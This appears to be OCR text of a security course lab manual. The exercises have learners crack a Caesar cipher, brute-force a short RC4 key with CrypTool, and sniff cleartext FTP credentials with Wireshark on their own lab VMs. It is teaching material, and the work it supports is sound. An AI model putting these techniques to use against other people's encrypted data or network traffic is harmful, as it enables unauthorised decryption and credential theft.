
15.1 Exercise1 – Caesar Encryption

1. Open Cryptool(Start, All Programs, CrypTool), then close the sample file.



2. Locate the file called Cry-Casear-American.txt on the XP VM inC:\Documents and Settings\Administrator\Desktop\Security\Student-Tool-Bar\Appendix - Cryptography Decrypted\.
3. Open the encrypted file.

Notes:



You will notice that the text is unreadable! This is because the contents of the file have been encrypted with Caesar encryption. This is not a strong algorithm and should NEVER be used in production environments.

It is possible to '**decrypt**' the cipher text by hand by analyzing the text to identify common strings of characters. '**The**' is the most common word in the English language, so by identifying common '**3 character strings**', you could calculate the key.

For example: the 3-character string of '**ftq**' appears 7 times in the above cipher text. The 3 character strings of '**Jil**', '**Bpm**', '**pqa**', '**Jcb**' and '**lql**' and others also appear, but much less often. Any of them could be the word '**the**', so let's analyze the most common occurrence of '**ftq**'.

Working with the repeating alphabet below, calculate the offset for the string '**ftq**'compared to '**the**'. Find the first character in our clear text string (t) and count tothe right how many characters there are until the first character in the encryptedstring (f).

ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJK

The character '**T**' is offset by 12 spaces from the character '**F**'. Continuing this offset '**H**' would then decrypt to '**T**' as it is 12 characters offset and '**E**' would decrypt to '**Q**'.


1----------12
ABCDEFGHIJKLMNOPQRS**T**UVWXYZABCDE**F**GHIJKLMNOPQRSTUVWXYZABCDEFGHIJK
1----------12
ABCDEFG**H**IJKLMNOPQRS**T**UVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJK

Notes:


1----------12
ABCDEFGHIJKLMNOPQRSTUVWXYZABCD**E**FGHIJKLMNOP**Q**RSTUVWXYZABCDEFGHIJK

So we know the offset is **12** characters, this relates to the character '**L**' as it is the 12th character in the alphabet.

4. In the menu go to **Encrypt/Decrypt | Symmetric (Classic) | Caesar/ROT-13** and enter your decrypted key into the relevant box. In this case, you would enter L and then click Decrypt.




Notes:




5. As you found out, this is not the correct answer. You would repeat this process until you find the correct key.
6. The hint for this one is to use the encrypted three-letter word **'Bpm'**.
7. Continue to analyze the file manually.
8. If you cannot get it figured out, you can use the built-in analysis tool.
9. On the menu click on **Analysis | Symmetric Encryption (Classic) | Ciphertext-Only | Caesar**
10. This will analyze the document and provide you with the correct key!
11. Close all document windows within CrypTool.

15.2 Exercise2 – RC4 Encryption

1. Locate the file Cry-RC4-Cry-Caesar-American.hex on the XP VM inC:\Documents and Settings\Administrator\Desktop\Security\Student-Tool-Bar\Appendix - Cryptography Decrypted\.
2. **Open** the file with Cryptool and **change** the Files of type to hex or *.* so that you can see the file.




3. Double click on the document window header to maximize it within the CrypTool window. Notice that this file is much more complex than the previous example. In fact, this is data encrypted with RC4, which is used in WEP, and is considered an industry standard.





Notes:

4. Since we cannot even analyze this manually, we are going to use the built in analysis with Cryptool.
5. Go to **Analysis | Symmetric Encryption (Modern) | RC4** and choose to brute force a 24-bit key.




6. As you can see, if we did not know the key, this would be very time consuming.
7. **Click** on 'Start' and wait while the application runs through all the possible hex combinations for a 24 bit key, it should take approximately 2 minutes!






8. When Cryptool has calculated the key it will display the results (Depending on which version you have used), **click** on 'Accept Selection' and view the file. Congratulations! You have just cracked your second encrypted message!



Notes:

9. If you cannot read it (Depending on which version you used) that is because the file needs to be saved with the correct extension. Analyze the raw data on the right of the Cryptool screen and **save** the file as whatever extension you believe it should have! .txt, .doc, .xls, .rtf, .pdf, .exe, .ppt etc.
10. You should be able to see the file type on the right. In this case, there is no header. For those of you in forensics, you would know that this is a text file.



Notes:


Note: At this point , the key size was the weak point with the RC4 encrypted file and not the algorithm. The standard size of key for RC4 is 128 bits, not the very short key of 24 bits used in this example. If a 128-bit key were used, it would take approximately 83 trillion, trillion years (83,000,000,000,000,000,000,000,000)! The Sun only has 5 billion years left in it!

11. Choose **File | Save As** and save it as a txt file. Now you can view it normally using any text viewer, such as notepad.
12. Close CrypTool.


15.3 Exercise3 – IPSec Deployment

1. Make sure Backtrack and your XP VM Image are up and running.
2. On your XP VM Image **browse to C:/tools/AbilityServer/**and start the program called **Ability Server.exe**.


3. Click **Close Now** on the advertisement page.
4. Next to the FTP server, **click** Activate.




5. Now click on **Settings**. Enter a username and password of your choice, then click Add/Update to save the credentials.
    a. Select a folder and click **Apply General Settings** to save your changes.
6. Record the IP Address of the XP VM Image so that you can access the ftp you are now running.
7. In Backtrack, open Wireshark and start the capture.
    a. Click on the K | Backtrack | Privilege Escalation | Protocol Analysis| Wireshark
8. **Note:** If BackTrack 5 was just started, you may need to issue the command "/etc/init.d/networking start" from a terminal window to enable eth0 and obtain a DHCP issued IP configurtion. If you do not see eth0 as an option on the Wireshark: Capture Interfaces window, close that window and issue this command.
9. Start a capture by clicking on the Capture button highlighted below.



10. **Click** on the **start** button associated with eth0 and begin the capture.



11. With the Wireshark packet capture running, change to your host system OS and connect to the FTP you have running on the XP VM Image.
    a. **Open** a command prompt.
    b. Type: **ftp <ipaddress>**and hit **enter**
    c. You will be prompted for a username and password. Enter the user you set up in setup in number 4.




Notes:

d. Now Type: **quit**


12. Return to Wireshark and stop the capture by clicking on the following icon.

13. Search for FTP communication and you will be able to find the username and password in clear text! Type “ftp” in the Filter: field, then click Apply. This will create a display filter that only shows captured FTP packets.

